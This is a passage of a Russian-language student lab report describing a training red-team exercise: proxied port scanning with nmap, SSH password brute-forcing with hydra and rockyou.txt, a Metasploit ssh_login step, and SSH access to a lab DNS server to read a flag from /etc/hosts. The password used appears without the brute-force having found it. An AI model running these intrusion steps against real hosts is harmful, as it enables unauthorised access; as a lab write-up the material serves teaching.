[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Starting Nmap 7.93 ( https://nmap.org ) at 2025-11-07 00:56 MSK
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 10.10.10.15:143
```

Рис. 3.19: Сканирование портов

По стандарту RFC 1035 все DNS-серверы отвечают на порту 53 TCP и UDP. По результатам сканирования я делаю вывод, что узел 10.10.10.15 является целью атаки - DNS-сервером с открытым 22 портом SSH. (рис. fig. 3.20)

```
Nmap scan report for 10.10.10.15
Host is up (0.0094s latency).
Not shown: 98 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain

Nmap done: 1 IP address (1 host up) scanned in 1.11 seconds
```

Рис. 3.20: Идентификация DNS-сервера

3.0.3 2.2 Bruteforce пароля

В результате сканирования будет получен список открытых портов, в котором обнаружен 22 порт, используемый по умолчанию для подключения по протоколу SSH. Для реализации атаки перебором паролей использовать словарь rockyou.txt, который находится на пути /usr/share/wordlists (рис. fig. 3.21)

```
(root@kali)-[~]
# cd /usr/share/wordlists
```

Рис. 3.21: Путь /usr/share/wordlists

Логин пользователя я могу получить с помощью файла userlist в директории /usr/share/wordlists с именами пользователей. Выбираю пользователя «user», затем запускаю утилиту hydra с помощью команды: proxychains hydra -V -f -l user -P rockyou.txt -t 32 10.10.10.15 ssh (рис. fig. 3.22)


```
root@kali: /usr/share/wordlists
File Actions Edit View Help
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344400 login tries (l:1/p:14344400), ~3586100 tries per task
[DATA] attacking ssh://10.10.10.15:22/
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 10.10.10.15:22 ... 0
K
[ATTEMPT] target 10.10.10.15 - login "user" - pass "123456" - 1 of 14344400 [child 0] (0/0)
[ATTEMPT] target 10.10.10.15 - login "user" - pass "12345" - 2 of 14344400 [child 1] (0/0)
[ATTEMPT] target 10.10.10.15 - login "user" - pass "123456789" - 3 of 14344400 [child 2] (0/0)
[ATTEMPT] target 10.10.10.15 - login "user" - pass "password" - 4 of 14344400 [child 3] (0/0)
[proxychains] Dynamic chain ... 127.0.0.1:1080 [proxychains] Dynamic chain ... 127.0.0.1:1080 ... 10.10.10.15:22 ... 10.10.10.15:22 [proxychains] Dynamic chain ... 127.0.0.1:1080 ... 10.10.10.15:22 ... 10.10.10.15:22 ←socket error or timeout!
←socket error or timeout!
←socket error or timeout!
←socket error or timeout!
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-07 01:03:10
Get any incorrect results at https://cmap.org/submit/
root@kali)-[/usr/share/wordlists]
```

Рис. 3.22: Запуск атаки перебором

Задаем set rhost 10.10.10.15, set username user, set password 'california101', run (рис. fig. 3.23)

```

[*] Backgrounding session 2...
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 10.10.10.15
rhosts => 10.10.10.15
msf6 auxiliary(scanner/ssh/ssh_login) > set username user
username => user
msf6 auxiliary(scanner/ssh/ssh_login) > set password 'california101'
password => california101
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 10.10.10.15:22 - Starting bruteforce
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >

```

Рис. 3.23: Задаем значения

Для получения доступа к DNS-серверу я могу воспользоваться подключением по SSH с полученными учетными данными или модулем metasploit auxiliary/scanner/ssh/ssh_login с указанием параметров для входа. Подключение по SSH с полученными учетными данными осуществляется с помощью команды: `proxychains ssh`. После этого необходимо ввести найденный пароль. `user@10.10.10.15` (рис. fig. 3.24)

```

(root@kali)-[/usr/share/wordlists]
└─$ proxychains ssh user@10.10.10.15
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 10.10.10.15:22 ... OK
The authenticity of host '10.10.10.15 (10.10.10.15)' can't be established.
ED25519 key fingerprint is SHA256:hcIxGrj+mcQy9+FUgjS+ol1eGM8lRUMl/uKBvkMeVZo.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.15' (ED25519) to the list of known hosts.
user@10.10.10.15's password:

```

Рис. 3.24: Успешное подключение по SSH

Для получения флага необходимо вывести содержимое файла `/etc/hosts` с помощью команды `cat /etc/hosts` (рис. fig. 3.25)

```
Last login: Thu Sep 25 13:57:06 2025 from 10.10.10.35
user@dns:~$ cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 ubuntu20-04

10.10.10.5 backup
10.10.10.10 mail
10.10.10.15 dns
10.10.10.20 ad
10.10.10.25 portal
10.10.10.30 sql
10.10.10.35 dev-1
10.10.10.40 cs
10.10.10.222 flag

# The following lines are desirable for IPv6 capable hosts
::1        ip6-localhost ip6-loopback
fe00::0    ip6-localnet
ff00::0    ip6-mcastprefix
ff02::1    ip6-allnodes
ff02::2    ip6-allrouters
195.239.174.125 am-puppet-st-redteamflag: 10452
user@dns:~$
```

Рис. 3.25: Просмотр флага

4 Вывод

Отработали навыки проведения комплексной кибератаки в контролируемой среде, имитирующей реальную корпоративную сеть.

Список литературы